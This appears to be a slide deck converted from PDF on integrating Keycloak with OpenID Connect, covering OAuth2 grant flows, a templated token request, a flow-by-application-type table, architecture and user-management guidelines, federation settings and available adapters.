


# Channel



# Grants

# Client credentials (2 flow)



# authenticate

post:

url: "/auth/realms/{{ realm }}/protocol/openid-connect/token"

body: 'grant\_type=client\_credentials&

client\_id={{ cliendId }}&

client\_secret={{ secret }}'

capture:

- json: "\$.access\_token"

- json: "\$.refresh\_token"

# refresh token

post:

url: "/auth/realms/{{ realm }}/protocol/openid-connect/userinfo"


headers:

"Authorization": "Bearer {{ access\_token }}"




# Resource owner credentials (2 flow)

- grant\_type: password
- Note: Legacy compatibility Basic auth



# Implicit (2 flow)

Access token + IDToken direct without refresh token token in redirect\_uri





# Demo

<https://xxx/auth/realms/demo/.well-known/openid-configuration>

client: public

<https://tools.ietf.org/html/rfc7517>

\* kid: key identifier

\* access

\* refresh

\* IDToken

\* Offline Token

\* Claims

--> Hybrid

Implicit / Authorization

The authorization server will respond with both a code (which the client can exchange for tokens on a secure channel) and a token. A common use case for the hybrid flow is using the code to get an access token on the server, and directly consuming an ID token on the client.

# Integration guideline

# Flow

\* Implicit: No refresh token, access token long life \* token in redirect\_uri \* Resource owner credentials: legacy or CLI

	Authorization code	Client credentials	Resource owner
Web App (Template)			
SPA			
Backend (API)			
Mobile			
CLI			

# Flow

\* Implicit: No refresh token, access token long life \* token in redirect\_uri \* Resource owner credentials: legacy or CLI

	Authorization code	Client credentials	Resource owner
Web App (Template)	confidential		
SPA			
Backend (API)			
Mobile			
CLI			

# Flow

	Authorization code	Client credentials	Resource owner
Web App (Template)	confidential		
SPA	public		
Backend (API)			
Mobile			
CLI			



# Flow

Implicit: No refresh token, access token long life \* token in redirect\_uri  
\* Resource owner credentials: legacy or CLI

	Authorization code	Client credentials	Resource owner
Web App (Template)	confidential		
SPA	public		
Backend (API)		API Key	
Mobile			
CLI			

# Flow


	Authorization code	Client credentials	Resource owner
Web App (Template)	confidential		
SPA	public		
Backend (API)		API Key	
Mobile	confidential		
CLI			

# Flow

	Authorization code	Client credentials	Resource owner
Web App (Template)	confidential		
SPA	public		
Backend (API)		API Key	
Mobile	confidential		
CLI	public		compatibility


# Architecture/security

- use **ONLY** OIDC standard endpoints  
*exclude Keycloak admin API use*



# define UNIQUE responsibility and UNIQUE owner for data

limit complexity easy architecture



# Example

Note: (1) No user management UI (2) Synchronization (user: full, roles/claims: partial)

	Keycloak	Application
New microservice (light)	users,roles,claims	(1)
New microservice (complex)		
Legacy application		

# Example

Note: (1) No user management UI (2) Synchronization (user: full, roles/claims: partial)

	Keycloak	Application
New microservice (light)	users,roles,claims	(1)
New microservice (complex)	(2)	users,roles,claims
Legacy application	(2)	users,roles,claims

# split public and private resources

*Front office for administration and another for customers = 2 APIs*





# One realm by security strategy

- Password rule, expiration



# One application container by realm



# One style guide by realm



# Clean and easy users management

- Mandatory, unique, case insensitive username
- Mandatory, unique, case insensitive and validated email address
- Efficient and limited roles definition
- Limited claims definition (not use personal data if not necessary)



# Business domains and trademarks isolation






# Limit account duplication



# Keycloak extensions

# Theme



MERCHANT ACCOUNT

Username

Password











LOG IN

Copyright LYRA© 2019 all rights reserved | [Support](#) | [Legal notices](#)





# Federation

Enabled 	<input checked="" type="checkbox"/> ON
Console Display Name 	<input type="text" value="Rest User Federation"/>
Priority 	<input type="text" value="0"/>
By-pass 	<input type="text"/>
Remote User Information Url 	<input type="text" value="http://localhost:3000"/>
Define prefix for roles and attributes 	<input type="text" value="TE"/>
Uppercase role/attribute name 	<input type="checkbox"/> OFF
Enable roles synchronization 	<input type="checkbox"/> OFF
Client name to affect roles 	<input type="text"/>
	<input checked="" type="checkbox"/>

# Federation


Enable attributes synchronization   ON


Enable password synchronization   ON

Algorithm for hashing password 

Number of iteration for hashing password 

Uncheck federation origin   OFF


Not create new users   OFF


Actions to apply after user creation 

Use Proxy   OFF

Public URL of IDM 

## Sync Settings

Periodic Full Sync   OFF

Periodic Changed Users Sync   OFF

## Cache Settings

Cache Policy 



# Adapters

- Java
- JBossEAP/Wildfly
- Spring
- NodeJS

- 
- Keycloak GateKeeper

- 
- API Gateway
  - Service Mesh